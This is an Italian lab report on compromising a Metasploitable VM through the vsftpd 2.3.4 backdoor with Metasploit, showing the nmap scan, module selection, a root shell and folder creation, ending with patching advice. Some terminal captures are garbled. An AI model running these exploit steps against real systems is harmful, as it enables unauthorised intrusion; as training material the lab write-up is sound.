

Relazione di Laboratorio – Hacking con Metasploit

Obbiettivo

Lo scopo del laboratorio è condurre una sessione di hacking sulla macchina vulnerabile Metasploitable sfruttando il servizio vsftpd, utilizzando il framework Metasploit da una macchina Kali Linux.

Ambiente di Lavoro

- Sistema Attaccante: Kali Linux
- Sistema Vittima: Metasploitable
- Indirizzo IP Metasploitable: 192.168.1.149/24
- Tool utilizzati: nmap, Metasploit Framework

Fase 1 – Ricognizione

È stata verificata la connettività verso la macchina Metasploitable tramite comando ping. Successivamente è stata eseguita una scansione delle porte con nmap per identificare i servizi attivi.

Comando utilizzato:

```
nmap -sV 192.168.1.149
```

Dalla scansione è emerso che il servizio vsftpd 2.3.4 è in ascolto sulla porta 21, versione nota per essere vulnerabile.

```
(kali@kali)-[~/Desktop]
$ nmap -sV 192.168.1.149

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 09:12 EST
Nmap scan report for 192.168.1.149
Host is up (0.028s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
```

Fase 2 – Sfruttamento della Vulnerabilità

È stato avviato Metasploit ed è stato ricercato l'exploit relativo al servizio vsftpd.

search vsftpd

```
kali@kali:~$
```

```
Session Actions Edit View Help
```

```
kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop kali@kali:~/Desktop
```

```
[kali@kali] (~/.Desktop)
```

```
└─$ ifconfig
```

Metasploit tip: Run modules in the background with run -j so you can keep working

```
[*****] ***** Ssl ***** [*****]  
[*****] ***** SS7 ***** [*****]  
[*****] ***** SIP ***** [*****]  
[*] ***** [*****]  
C [*] ***** [*****]  
[*] ***** [*****]  
[*****] ***** [*****]  
[*****] ***** [*****]  
[*****] ***** [*****]
```

```
+ -- [ metasploit v6.4.103-dev ]  
+ -- --[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads  
+ -- --[ 434 post - 49 encoders - 14 nops - 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > search vsftpd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD V2.3.4 Backdoor Command Execution

Exploit utilizzato:

exploit/unix/ftp/vsftpd_234_backdoor

```
kali@kali ~$ cat /dev/null
```

```
Session Actions Edit View Help
```

```
kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾ kali@kali:~Desktop ▾
```

```
[#####] 70% [#####] 80% [#####] 90%
```

```
% 65% 75% 85% 95%
```

```
##### 0.55 ##### 0.55 ##### 0.55
```

```
=====
```

```
+ --=[ metasploit v6.4.103-dev ]+ 
```

```
+ --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]+ 
```

```
+ --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]+ 
```

```
Metasploit Documentation: https://docs.metasploit.com/
```

```
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > search vsftpd
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTRD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTRD V2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit(unix/ftp/vsftpd_234_backdoor)
```

```
msf > use 1
```

```
=> No payload configured, defaulting to cmd/unix/interact
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Configurazione del target:

set RHOSTS 192.168.1.149

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapti, socks4, socks5, socks5h, http                                                                               |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

L'exploit è stato eseguito con successo, permettendo l'ottenimento di una shell remota.

Fase 3 – Accesso al Sistema

Dopo l'esecuzione dell'exploit è stata ottenuta una shell con privilegi amministrativi (root), come verificato tramite il comando:

whoami

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:39449 -> 192.168.1.149:6200) at 2026-01-19 09:34:24 -0500

getuid
sh: line 6: getuid: command not found
whoami
root
```

Fase 4 – Creazione della Cartella

Come richiesto dalla traccia, è stata creata una cartella chiamata test_metasploit nella directory root del sistema.


Comandi utilizzati:

cd /

mkdir test_metasploit

La corretta creazione della directory è stata verificata tramite il comando:

ls



```
root
cd /
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
```

A screenshot of a terminal window with a dark background. The terminal shows a series of commands being executed: 'root', 'cd /', 'mkdir test_metasploit', and 'ls'. The output of the 'ls' command lists various system directories and files, including 'bin', 'boot', 'cdrom', 'dev', 'etc', 'home', 'initrd', 'initrd.img', 'lib', 'lost+found', 'media', 'mnt', 'nohup.out', 'opt', 'proc', 'root', 'sbin', 'srv', 'sys', 'test_metasploit', 'tmp', and 'usr'. A blue arrow points to the 'test_metasploit' entry in the output list, indicating its successful creation.

Conclusioni

Il laboratorio ha dimostrato come una configurazione non sicura di un servizio FTP possa portare a una compromissione completa del sistema.

L'utilizzo di Metasploit ha semplificato l'individuazione e lo sfruttamento della vulnerabilità, evidenziando l'importanza di mantenere i servizi aggiornati e correttamente configurati.

Considerazioni sulla Sicurezza

1. Evitare l'uso di versioni vulnerabili dei servizi
2. Applicare patch di sicurezza
3. Limitare l'esposizione dei servizi di rete